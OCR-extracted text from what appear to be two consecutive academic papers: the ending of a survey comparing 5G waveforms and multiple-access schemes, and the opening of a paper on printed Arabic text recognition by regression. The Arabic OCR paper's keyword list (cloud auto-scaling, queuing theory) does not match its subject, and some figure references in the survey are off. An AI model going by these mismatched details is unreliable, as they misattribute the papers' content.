


Fig. 15. Classification of Orthogonal Scheme of Multiple Access

Figure.15 highlights the prime distinction among the existing orthogonal schemes of multiple accesses. This section will focus on non-orthogonal schemes as follows:

1) *Resource Spread Multiple Access (RSMA)*

This scheme make use of the channel coding with minimal rate in order to perform dispersion of the signal over frequency or time domain for accomplishing spectral efficiency. This scheme also ensures proper recovery of the signal even if there is mutual interference. RSMA allows using potential codes for achieve better results. The single carrier RSMA scheme delivers better power efficiency and is independent from any synchronization demands. The multi-carrier RSMA ensures minimal latency when used with devices with low resource capabilities.


Single Carrier RSMA
Deliver Better PA Efficiency and has No Synchronization Requirement
Coder
Interleaver (Optional)
Spreader/ Scramber
Add CP
Multiple Carrier RSMA
Exploit Wider Bandwidth to Achieve Lower Latency for Less Power-Constrained Applications
Coder
Interleaver (Optional)
Spreader/ Scramber
S/P
IFFT
P/S
Add CP


(a) Single carrier RSMA

(b) Multiple carrier RSMA

Fig. 16. Working Principle of RSMA

2) *Sparse code multiple access (SCMA)*

This scheme uses the back end principle of Low Density Signature (LDS) based CDMA for performing i) minimal density spreading and ii) partial deployment of existing time or frequency-based resources. Different from LDS-CDMA, SCMA adopts the working principle of multi-dimensional constellations where a discrete codebook is provided to every users with extensible length of constellation.



(a) LDS-CDMA

(b) SCMA

Fig. 17. Working Principle of SCMA

IV. Study Findings

Although, OFDM has some problems, but some simple add-ons in the form of waveform or access option can add more benefits to OFDM to support i) maximized spectral efficiency, ii) asynchronous multiplexing, iii) minimal out-of-band emission, iv) minimal complexity, and v) minimal consumption of power.




Fig. 18. Multiple Implementation options for OFDM

TABLE II. Different Optimization Options for OFDM

Waveform	A	B	IFFT	C	D	E
CP-OFDM+WOLA			√	CP	√	
SC-FDM+WOLA		√	√	CP	√	
UFMC			√	ZG		√
FBMC			√		√	
Zero-tail SC-FDM	√	√	√			

Figure.13 shows multiple optimization schemes carried out towards OFDM e.g. a data is initially subjected to serial-to-parallel operation followed by Zero-tail padding (A). It is then subjected to DFT precoding operation (B) followed by IFFT operation. An optional operation of adding cyclic prefix (CP) or Zero Guard (ZG) can be applied (C) followed by windowing (D) and bandpass filter (E) which is then forward in RF. Table 2 summarizes the pictorial representation of Figure.13. The significant research gaps explored are as follows:

- *Lower emphasis on spectral efficiency:* It was seen that there are certain techniques that has used constant envelop, SC-QAM, SC-FDE etc. These techniques don't guarantee competitive spectral efficiency as they have quite restricted flexibility towards assignment of spectral. Some of them (SC-QAM) doesn't even support MIMO schemes, which shows their incompatibility to be adopted in design mechanism of 5G technology.
- *Complicated uses of Cyclic Prefix:* The complimentary waveforms of OFDM are sometime found to include cyclic prefix as well as exclude it on special ground. Although, all the authors gave their own justification, but still it is complicated to understand about the advantage or limitations of using cyclic prefix in new variants of waveforms in 5G. For an example, absence of cyclic prefix makes zero tail SC-FDE to support higher bandwidth allocation but at same time it suffers from dependency towards multiplexing with techniques less than CP-OFDM.
- *Partial solution to PAPR and Interference problems:* There are hundreds and thousands of literatures where it was claimed that PAPR is solved, but the fact is otherwise. Till date, there is no single standard publication to solve PAPR for waveforms supporting 5G technology. Similarly, effective techniques e.g. GFDM is found to less capable to handle interference owing to its complicated receiver design.

Finally, we conclude our findings by highlighting the effectiveness of various techniques to be used in 5G in Table 3.

TABLE III. Comparison of Different Waveforms

Wave-forms	SC-QAM	SC-FDM/SC-FDE	Zero-tail SC-FDM	CP-OFDM with WOLA	UFMC	FBMC	GFDM
W1				√	√		
W2	√	√	√	√	√	√	√
W3	√	√					
W4	√	√	√				
W5	√	√	√	√			

In the above Table 3, W1 represents supportability of MIMO with maximized spectral efficiency, W2 represents minimized emission due to in-band and out-band signals, W3 represents supportability of asynchronous multiple access, W4 represents lesser extent of consumption of power, and reduced design complexity. It was explored that when OFDM is integrated with different waveforms (e.g. WOLA), the spectral efficiency is found quite maximized with lower design complexity. Hence, there should be enough investigation to enhance the legacy OFDM to include new waveforms that can resist the unsolved problems to be encountered in upcoming 5G technology.

V. Conclusion

This paper has presented an elaborated discussion of OFDM and its associated waveforms in order to find their application in next generation of mobile communication standard e.g. 5G. The paper has also reviewed various trends of 5G waveforms e.g. eMBB, OFDM, SC-QAM, SC-FDE, SC-FDM, WOLA, zero tail SC-FDM, CP-OFDM, Universal Filtered Multi-Carrier (UFMC), Filter bank Multicarrier (FBMC), and GFDM. The paper has also studied about various multiple access techniques e.g. RSMA and SCMA. The content of the present manuscript doesn't want to highlight a negative picture of OFDM but rather it support OFDM and states that there is a larger scope of research in OFDM. Various evolutions of waveforms have been studied, which the research community claims to be supportive of 5G, but unfortunately all of the techniques for generating waveforms are found to possess significant pitfall. This outcome clearly states that existing waveforms doesn't fully support 5G technology. This finding motivates to continue further research towards OFDM in order to solve the problems existing in present day waveforms and access techniques.

VI. Future Work

The future work will be on same direction and will evolve up with a solution to address some of the unsolved problems e.g. power consumption, leakage, interference etc.

References

[1] W.Xiang, K.Zheng, Xuemin (Sherman) Shen, “5G Mobile Communications”, Springer Technology & Engineering, pp. 691, 2016

[2] Y.G. Li, Gordon L. Stuber, “Orthogonal Frequency Division Multiplexing for Wireless Communications”, Springer Technology & Engineering, pp. 308, 2006

[3] W. Abdallah and N. Boudriga, "Enabling 5G wireless access using Li-Fi technology: An OFDM based approach," *2016 18th International Conference on Transparent Optical Networks (ICTON)*, Trento, 2016, pp. 1-6.

[4] S. Venkatesan and R. A. Valenzuela, "OFDM for 5G: Cyclic prefix versus zero postfix, and filtering versus windowing," *2016 IEEE International Conference on Communications (ICC)*, Kuala Lumpur, 2016, pp. 1-5.

[5] J. Wang *et al*., "Nonlinear Inter-Band Subcarrier Intermodulations of Multi-RAT OFDM Wireless Services in 5G Heterogeneous Mobile Fronthaul Networks," in *Journal of Lightwave Technology*, vol. 34, no. 17, pp. 4089-4103, Sept.1, 1 2016.

[6] Q. Wang *et al*., "Enhancing OFDM by Pulse Shaping for Self-Contained TDD Transmission in 5G," *2016 IEEE 83rd Vehicular Technology Conference (VTC Spring)*, Nanjing, 2016, pp. 1-5.

[7] H. Bogucka, P. Kryszkiewicz and A. Kliks, "Dynamic spectrum aggregation for future 5G communications," in *IEEE Communications Magazine*, vol. 53, no. 5, pp. 35-43, May 2015.

[8] A. Loulou and M. Renfors, "Enhanced OFDM for fragmented spectrum use in 5G systems", Transactions on Emerging Telecommunications Technologies, Vol. 26, No. 1, pp. 31-45, 2015

[9] C. Y. Lin, Y. C. Chi, C. T. Tsai, H. Y. Wang and G. R. Lin, "39-GHz Millimeter-Wave Carrier Generation in Dual-Mode Colorless Laser Diode for OFDM-MMWoF Transmission," in *IEEE Journal of Selected Topics in Quantum Electronics*, vol. 21, no. 6, pp. 609-618, Nov.-Dec. 2015.

[10] Z. Li, Y. Chen and X. Zeng, "OFDM synchronization implementation based on Chisel platform for 5G research," *2015 IEEE 11th International Conference on ASIC (ASICON)*, Chengdu, 2015, pp. 1-4.

[11] H. Lin, "Flexible Configured OFDM for 5G Air Interface," in *IEEE Access*, vol. 3, no. , pp. 1861-1870, 2015.

[12] P. S. Kildal, X. Chen, M. Gustafsson and Z. Shen, "MIMO Characterization on System Level of 5G Microbase Stations Subject to Randomness in LOS," in *IEEE Access*, vol. 2, no. , pp. 1062-1075, 2014.

[13] P. Banelli, S. Buzzi, G. Colavolpe, A. Modenini, F. Rusek and A. Ugolini, "Modulation Formats and Waveforms for 5G Networks: Who Will Be the Heir of OFDM?: An overview of alternative modulation schemes for improved spectral efficiency," in *IEEE Signal Processing Magazine*, vol. 31, no. 6, pp. 80-93, Nov. 2014.

[14] P. Deng and M. Kavehrad, "Real-time software-defined single-carrier QAM mimo visible light communication system," *2016 Integrated Communications Navigation and Surveillance (ICNS)*, Herndon, VA, 2016, pp. 5A3-1-5A3-11.

[15] T.H. Duyen and T. Pham, "Performance Analysis of MIMO/FSO Systems Using SC-QAM Signaling over Atmospheric Turbulence Channels", IEICE Transactions on Fundamentals of Electronics, Communications and Computer Sciences, Vol. 97, No. 1, pp. 49-56, 2014

[16] J. Zhang, J. Yu, F. Li and N. Chi, "WDM Transmission of Single-Carrier 400G Based on Orthogonal OTDM 80-GBd PDM-8QAM," in *IEEE Photonics Journal*, vol. 7, no. 4, pp. 1-6, Aug. 2015.

[17] F. C. Ribeiro, R. Dinis, F. Cercas and A. Silva, "Clustered Multiuser Detection for the Uplink of 5G Systems," *2016 IEEE 83rd Vehicular Technology Conference (VTC Spring)*, Nanjing, 2016, pp. 1-5.

[18] R. Dinis and P. Montezuma, "Iterative receiver based on the EGC for massive MIMO schemes using SC-FDE modulations," in *Electronics Letters*, vol. 52, no. 11, pp. 972-974, 5 26 2016.

[19] B. Zheng; F. Chen; M. Wen; F. Ji; H. Yu, "Novel Pilot Position Selection and Signal Reconstruction Methods for Frequency Domain Pilot Multiplexing Techniques of SC-FDE," in IEEE Transactions on Vehicular Technology , vol.PP, no.99, pp.1-1

[20] M. Wu, D. Wubben, A. Dekorsy, P. Baracca, V. Braun and H. Halbauer, "On OFDM and SC-FDE Transmissions in Millimeter Wave Channels with Beamforming," *2016 IEEE 83rd Vehicular Technology Conference (VTC Spring)*, Nanjing, 2016, pp. 1-5

[21] X. Cheng, Z. Luo and S. Li, "Joint Estimation for I/Q Imbalance and Multipath Channel in Millimeter-Wave SC-FDE Systems," in *IEEE Transactions on Vehicular Technology*, vol. 65, no. 9, pp. 6901-6912, Sept. 2016.

[22] A. Boonkajay and F. Adachi, "Low-PAPR joint transmit/received SC-FDE transmission using time-domain selected mapping," *The 20th Asia-Pacific Conference on Communication (APCC2014)*, Pattaya, 2014, pp. 248-253.

[23] M. Zhao, F. Yang, L. Ding, Y. Guan and L. Qian, "Research on Tone Reservation in SC-FDM system," *2016 22nd Asia-Pacific Conference on Communications (APCC)*, Yogyakarta, 2016, pp. 394-399.

[24] X. Luo, "Low-PAPR Multiplexing of Data and Pilots," *2016 IEEE 83rd Vehicular Technology Conference (VTC Spring)*, Nanjing, 2016, pp. 1-5.

[25] J. Zhou *et al*., "Coherent Optical Interleaved SC-FDM Uplink Scheme for Long-Reach Passive Optical Network," in *IEEE Photonics Journal*, vol. 8, no. 2, pp. 1-8, April 2016.

[26] T. Kobayashi, A. Sano, A. Matsuura, Y. Miyamoto and K. Ishihara, "Nonlinear Tolerant Spectrally-Efficient Transmission Using PDM 64-QAM Single Carrier FDM With Digital Pilot-Tone," in *Journal of Lightwave Technology*, vol. 30, no. 24, pp. 3805-3815, Dec.15, 2012.

[27] A. V. Dorokhov, V. V. Geppener, V. V. Gulvanskiy, D. I. Kaplun and D. M. Klionskiy, "Multichannel filter bank implementation and prototype-filter design based on magnitude response symmetrization," *Soft Computing and Measurements (SCM), 2015 XVIII International Conference on*, St. Petersburg, 2015, pp. 96-99.

[28] F. Frey, R. Elschner, C. Kottke, C. Schubert and J. K. Fischer, "Efficient real-time implementation of a channelizer filter with a weighted overlap-add approach," *2014 The European Conference on Optical Communication (ECOC)*, Cannes, 2014, pp. 1-3.

[29] D. M. Klionskiy, D. I. Kaplun, A. S. Voznesenskiy and V. V. Gulvanskiy, "Multichannel WOLA algorithm in hydroacoustic monitoring and radio monitioring tasks and its computer simulation in MATLAB," *Emission Electronics (ICEE), 2014 2nd International Conference on*, St. Petersburg, 2014, pp. 1-6.

[30] S. C. Lai, H. C. Lai, F. C. Hong, H. R. Lin and S. F. Lei, "A Novel Coherence-Function-Based Noise Suppression Algorithm by Applying Sound-Source Localization and Awareness-Computation Strategy for Dual Microphones," *Intelligent Information Hiding and Multimedia Signal Processing (IIH-MSP), 2014 Tenth International Conference on*, Kitakyushu, 2014, pp. 313-316.

[31] L. Tao, W. Zhigang, W. Tao, G. Lianpin and L. Guangkun, "Flexible approach to WOLA-Based wideband IF signal analysis," *Electronic Measurement & Instruments (ICEMI), 2013 IEEE 11th International Conference on*, Harbin, 2013, pp. 192-196.

[32] G. Berardinelli, F. Frederiksen, K. Pedersen, P. Mogensen and K. Pajukoski, "Reference sequence design for zero-tail DFT-spread-

OFDM," *2016 IEEE Wireless Communications and Networking Conference*, Doha, 2016, pp. 1-6.

[33] G. Berardinelli, K. I. Pedersen, F. Frederiksen, P. Mogensen and K. Pajukoski, "A novel channel estimator for Zero-Tail DFT-spread-OFDM," *2016 International Symposium on Wireless Communication Systems (ISWCS)*, Poznan, Poland, 2016, pp. 373-377.

[34] G. Berardinelli, F. M. L. Tavares, T. B. Sorensen, P. Mogensen and K. Pajukoski, "On the Potential of Zero-Tail DFT-Spread-OFDM in 5G Networks," *2014 IEEE 80th Vehicular Technology Conference (VTC2014-Fall)*, Vancouver, BC, 2014, pp. 1-6.

[35] P.F. Pazos, "Waveform evaluation for 5G Networks", PhD diss., Aalborg University, 2015

[36] R. Ahmed, T. Wild and F. Schaich, "Coexistence of UF-OFDM and CP-OFDM," *2016 IEEE 83rd Vehicular Technology Conference (VTC Spring)*, Nanjing, 2016, pp. 1-5.

[37] Q. Bodinier, F. Bader and J. Palicot, "Modeling interference between OFDM/OQAM and CP-OFDM: Limitations of the PSD-based model," *2016 23rd International Conference on Telecommunications (ICT)*, Thessaloniki, 2016, pp. 1-7.

[38] M. Renfors, J. Yli-Kaakinen, T. Levanen, M. Valkama, T. Ihalainen and J. Vihriala, "Efficient Fast-Convolution Implementation of Filtered CP-OFDM Waveform Processing for 5G," *2015 IEEE Globecom Workshops (GC Wkshps)*, San Diego, CA, 2015, pp. 1-7.

[39] M. Bellanger, D. Mattera and M. Tanda, "Lapped-OFDM as an Alternative to CP-OFDM For 5G Asynchronous Access and Cognitive Radio," *2015 IEEE 81st Vehicular Technology Conference (VTC Spring)*, Glasgow, 2015, pp. 1-5.

[40] B. Chen, Z. Zhang, H. Yue and Y. Zhang, "Reaserch on synchronization issues of CP-OFDM receiver," *Electronics Information and Emergency Communication (ICEIEC), 2015 5th International Conference on*, Beijing, 2015, pp. 126-130.

[41] D. Katselis, "Some Preamble Design Aspects in CP-OFDM Systems," in *IEEE Communications Letters*, vol. 16, no. 3, pp. 356-359, March 2012.

[42] T. van Waterschoot, V. Le Nir, J. Duplicy and M. Moonen, "Analytical Expressions for the Power Spectral Density of CP-OFDM and ZP-OFDM Signals," in *IEEE Signal Processing Letters*, vol. 17, no. 4, pp. 371-374, April 2010.

[43] H. Kim, J. Bang, S. Choi and D. Hong, "Resource block management for uplink UFMC systems," *2016 IEEE Wireless Communications and Networking Conference*, Doha, 2016, pp. 1-4.

[44] C. Vitiello *et al*., "Two-step resource allocation for BIC-UFMC wireless communications," *2016 International Symposium on Wireless Communication Systems (ISWCS)*, Poznan, Poland, 2016, pp. 378-382.

[45] L. Zhang, P. Xiao and A. Quddus, "Cyclic Prefix-Based Universal Filtered Multicarrier System and Performance Analysis," in *IEEE Signal Processing Letters*, vol. 23, no. 9, pp. 1197-1201, Sept. 2016.

[46] Suiyan Geng, Xin Xiong, Linlin Cheng, Xiongwen Zhao and Biao Huang, "UFMC system performance analysis for discrete narrow-band private networks," *2015 IEEE 6th International Symposium on Microwave, Antenna, Propagation, and EMC Technologies (MAPE)*, Shanghai, 2015, pp. 303-307.

[47] M. Mukherjee, L. Shu, V. Kumar, P. Kumar and R. Matam, "Reduced out-of-band radiation-based filter optimization for UFMC systems in 5G," *2015 International Wireless Communications and Mobile Computing Conference (IWCMC)*, Dubrovnik, 2015, pp. 1150-1155.

[48] F. Schaich and T. Wild, "Waveform contenders for 5G — OFDM vs. FBMC vs. UFMC," *Communications, Control and Signal Processing (ISCCSP), 2014 6th International Symposium on*, Athens, 2014, pp. 457-460.

[49] H. Hosseini, A. Anpalagan, K. Raahemifar, S. Erkucuk and S. Habib, "Joint wavelet-based spectrum sensing and FBMC modulation for cognitive mmWave small cell networks," in *IET Communications*, vol. 10, no. 14,

[50] H. Jamal; D. W. Matolak, "FBMC and LDACS Performance for Future Air to Ground Communication Systems," in IEEE Transactions on Vehicular Technology , vol.PP, no.99, pp.1-1

[51] X. Mestre and D. Gregoratti, "Corrections to "Parallelized Structures for MIMO FBMC Under Strong Channel Frequency Selectivity" [Mar 16 1200-1215]," in *IEEE Transactions on Signal Processing*, vol. 64, no. 17, pp. 4644-4644, Sept.1, 1 2016.

[52] D. Na and K. Choi, "Intrinsic ICI-Free Alamouti Coded FBMC," in *IEEE Communications Letters*, vol. 20, no. 10, pp. 1971-1974, Oct. 2016.

[53] F. Rottenberg; X. Mestre; F. Horlin; J. Louveaux, "Single-Tap Precoders and Decoders for Multi-User MIMO FBMC-OQAM under Strong Channel Frequency Selectivity," in IEEE Transactions on Signal Processing , vol.PP, no.99, pp.1-1

[54] D. Sim, K. Kim and C. Lee, "A Layered Detection Algorithm Based on Interference Cancellation for FBMC-QAM," in *IEEE Communications Letters*, vol. 20, no. 10, pp. 1939-1942, Oct. 2016.

[55] L. Chang, G. Y. Li, J. Li and R. Li, "Blind Parameter Estimation of GFDM Signals Over Frequency-Selective Fading Channels," in *IEEE Transactions on Communications*, vol. 64, no. 3, pp. 1120-1131, March 2016.

[56] Z. Sharifian, M. J. Omidi, H. Saeedi-Sourck and A. Farhang, "Linear Precoding for PAPR Reduction of GFDMA," in *IEEE Wireless Communications Letters*, vol. 5, no. 5, pp. 520-523, Oct. 2016.

[57] D. W. Lin and P. S. Wang, "On the Configuration-Dependent Singularity of GFDM Pulse-Shaping Filter Banks," in *IEEE Communications Letters*, vol. 20, no. 10, pp. 1975-1978, Oct. 2016.

[58] P. S. Wang and D. W. Lin, "Maximum-Likelihood Blind Synchronization for GFDM Systems," in *IEEE Signal Processing Letters*, vol. 23, no. 6, pp. 790-794, June 2016.

[59] P. Wei, X. G. Xia, Y. Xiao and S. Li, "Fast DGT-Based Receivers for GFDM in Broadband Channels," in *IEEE Transactions on Communications*, vol. 64, no. 10, pp. 4331-4345, Oct. 2016.

[60] D. Zhang, L. L. Mendes, M. Matthé, I. S. Gaspar, N. Michailow and G. P. Fettweis, "Expectation Propagation for Near-Optimum Detection of MIMO-GFDM Signals," in *IEEE Transactions on Wireless Communications*, vol. 15, no. 2, pp. 1045-1062, Feb. 2016.

Printed Arabic Text Recognition using Linear and Nonlinear Regression

Ashraf A. Shahin[1,2]
[1]College of Computer and Information Sciences,
Al Imam Mohammad Ibn Saud Islamic University (IMSIU)
Riyadh, Kingdom of Saudi Arabia
[2]Department of Computer and Information Sciences, Institute of Statistical Studies & Research,
Cairo University,
Cairo, Egypt

***Abstract*—Arabic language is one of the most popular languages in the world. Hundreds of millions of people in many countries around the world speak Arabic as their native speaking. However, due to complexity of Arabic language, recognition of printed and handwritten Arabic text remained untouched for a very long time compared with English and Chinese. Although, in the last few years, significant number of researches has been done in recognizing printed and handwritten Arabic text, it stills an open research field due to cursive nature of Arabic script. This paper proposes automatic printed Arabic text recognition technique based on linear and ellipse regression techniques. After collecting all possible forms of each character, unique code is generated to represent each character form. Each code contains a sequence of lines and ellipses. To recognize fonts, a unique list of codes is identified to be used as a fingerprint of font. The proposed technique has been evaluated using over 14000 different Arabic words with different fonts and experimental results show that average recognition rate of the proposed technique is 86%.**

Keywords—auto-scaling; cloud computing; cloud resource scaling; queuing theory; resource provisioning; virtualized resources

I. Introduction

Optical Character Recognition (OCR) is a process of analyzing images of printed or handwritten text to translate character image into a machine editable format [1]. Printed character recognition has been extensively used in many areas especially after popularity of electronic media, which increases necessity of converting printed text into the new electronic media.

Several recognition techniques have been proposed recently to recognize printed Arabic characters [2, 3, 4, 5, 7]. Nevertheless, the problem of recognizing printed Arabic characters still is an active area of research and still has many challenges. Arabic text has many characteristics that make the process of recognizing printed Arabic text as a difficult task. These characteristics include [2, 3]:

- Arabic text is cursive script and its characters are connected even in machine printed documents (see Fig. 1).

- Neighboring characters in Arabic script usually overlapped (see Fig. 2), which increases the difficulty of isolating characters.

- Several characters in Arabic script have the same form and the difference is one or more dots in different locations (see Fig. 3).

- Character form may vary between fonts (see Fig. 4). Therefore, the large number of existing Arabic fonts increases the difficulty of recognition task.

- Arabic text has 28 characters and 10 numerals. As shown in Table 1, each character has up to four forms depend on its position in the word (isolated, beginning, middle, and end). Therefore, it is expected that there are 120 different character forms in each font after adding the new character (لا), which is created by writing ALIFON (أ) after LAMON (ل). Although, this number of forms has been mentioned, described and used in many researches [r8][r20][r22][r23], the problem is more larger than this. Unfortunately, each character may have different forms in the same location in the same font. As shown in Fig. 5, BAAON (ب) has up to five forms at the beginning of the word in the same font (*Traditional Arabic font*). Its form does not only depend on its neighbor but also depend on the neighbor of its neighbor as in BEMA (بما) and BEM (بم).

This paper proposes printed Arabic text recognition technique using linear and ellipse regression techniques. Characters are recognized by using Codebook, which contains code for each character form as well as fingerprints to recognize fonts. Characters code and fonts fingerprint are represented as sequences of points, lines, and ellipses. Linear regression is employed to avoid difficulties of representing line segments using ellipses such as infinite major axis and very small minor axis.

Main contribution of the proposed technique is generating codebook contains fingerprint of each font and code for each possible character form without using corpuses. This feature allows the proposed technique to follow rapid generation of new fonts. Moreover, the proposed technique uses regression techniques with ability to fit more than 100,000 pixels in a second [8, 9], which accelerates its recognition speed.




Fig. 1. Example of connectivity in Arabic script




Fig. 2. Example of neighboring characters overlapping in Arabic script




Fig. 3. Example of different characters with the same form and different number of dots




Fig. 4. Example of different forms of the Same Character MEMON (م) in different fonts




Fig. 5. Example of different forms of the same character BAAON (ب) in the same location (beginning) in the same font (Traditional Arabic font)


The rest of this paper is organized as follows. Section 2 overviews current related work. Section 3 discusses the proposed technique for recognizing printed Arabic characters. Section 4 explains evaluation methodology and experimental results. Finally, the paper is concluded in Section 5.

II. Related Work

Although, there are a large number of printed Arabic characters recognition approaches have been proposed in the last few years, there still needs to enhance recognition rate in Arabic OCR systems. This section overviews some of these approaches.

Rashad et al. [2] have compared between K- Nearest Neighbor (KNN) and Random Forest Tree (RFT) classifiers in recognizing printed Arabic characters. First, global binarization has been used to binarize images. 14 statistical features have been extracted from each character by using horizontal and vertical transitions techniques. Finally, KNN and RFT have been applied to recognize characters. Their experiments show that, although, KNN is faster than RFT in training and testing, RFT performs better than KNN, where recognition rate of RFT is 98% while recognition rate of KNN is 87%.

TABLE I. Different Forms of Arabic Characters



isolated	beginning	middle	end
أ	أ	ـأ	ـأ
ب	بـ	ـبـ	ـب
ت	تـ	ـتـ	ـت
ث	ثـ	ـثـ	ـث
ج	جـ	ـجـ	ـج
ح	حـ	ـحـ	ـح
خ	خـ	ـخـ	ـخ
د	د	ـد	ـد
ذ	ذ	ـذ	ـذ
ر	ر	ـر	ـر
ز	ز	ـز	ـز
س	سـ	ـسـ	ـس
ش	شـ	ـشـ	ـش
ص	صـ	ـصـ	ـص
ض	ضـ	ـضـ	ـض
ط	طـ	ـطـ	ـط
ظ	ظـ	ـظـ	ـظ
ع	عـ	ـعـ	ـع
غ	غـ	ـغـ	ـغ
ف	فـ	ـفـ	ـف
ق	قـ	ـقـ	ـق
ك	كـ	ـكـ	ـك
ل	لـ	ـلـ	ـل
م	مـ	ـمـ	ـم
ن	نـ	ـنـ	ـن
ه	هـ	ـهـ	ـه
و	و	ـو	ـو
ي	يـ	ـيـ	ـي

Chergui et al. [10] have proposed multiple classifier system (MCS) to recognize Arabic optical characters. The proposed classification engine is based on serial combination of Radial Basic Function (RBF) and set of Adaptive Resonance Theory networks (ART1). RBF-based classifier is used to give a score for the most likely classes based on the first 49 Tchebichef moments, which are extracted after normalizing, aligning, and thinning processes. By using Tchebichef moments, image has been represented with minimum amount of information redundancy. Finally, an adaptive resonance theory network has applied on each group obtained from applying RBF-based classifier. Experimental results have shown that the proposed classification engine outperforms RBF based classifiers and ART1-based classifiers.

Amara et al. [11] have overviewed Arabic OCR using Support Vectors Machines (SVM). Although, SVM has proven its efficiency in different domains among other classification tools, SVM has not been effectively applied in recognizing Arabic characters. The authors have concluded that there are still many challenges face current algorithms that apply SVM in Arabic OCR, such as precision, consistency, and efficiency. The authors have found that best recognition rate has been reached by applying one-against-all technique with Gaussian RFB kernel. Best RFB kernel parameters are determined by using Ten-fold cross validation.

Jiang et al. [12] have proposed small-size printed Arabic text recognition approach based on hidden Markov (HMM) model estimation. Although, applying hidden Markov model has some advantages (such as no pre-segmentation), bad image quality of small-size printed Arabic text makes it difficult to find accurate model boundary. In the proposed approach, state number of HMM has been optimized and bootstrap approach has been modified to improve accuracy of finding model boundary of small-size printed Arabic text with bad image quality. Bootstrap approach has been modified by using some HMMs with different state number and select HMM with the best performance before Viterbi alignment. Their experimental results show that error rate of word recognition is decreased 13.3% and error rate of character recognition is decreased 14%.

Ahmed et al. [13] have employed a special type of recurrent neural network, called bidirectional long short-term memory (BLSTM) networks, to propose segmentation-free optical character recognition system. BLSTM has proven its efficiency in many research areas due to its ability to remember events when there are long time lags between events. However, BLSTM requires pre-segmented training data, and post-processing to transform outputs into label sequences. Therefore, layer called connectionist temporal classification (CTC) has been used with BLSTM to label unsegmented sequences directly. The proposed approach has been evaluated with cursive Urdu and non-cursive English scripts. Although, their experiments show that accuracy of the proposed approach is 99.17% with non-cursive, its accuracy is 88.94% with cursive. Therefore, the proposed approach needs more investigation to enhance it accuracy with cursive scripts.

Accuracy of optical character recognition system influences by graphical entities (e.g., horizontal or vertical edges, symbols, logos) that are exist in printed document image. To overcome this problem, Rani et al. [14] have proposed algorithm to detect such graphical entities. The proposed algorithm detects graphical entities by using Zernike moments and histogram of gradient features and detects horizontal and vertical lines by masking the image with rectangular structuring element. Their experimental outcomes show that accuracy of the proposed algorithm is 97% in detecting graphical entities and 92% in detecting horizontal and vertical lines.

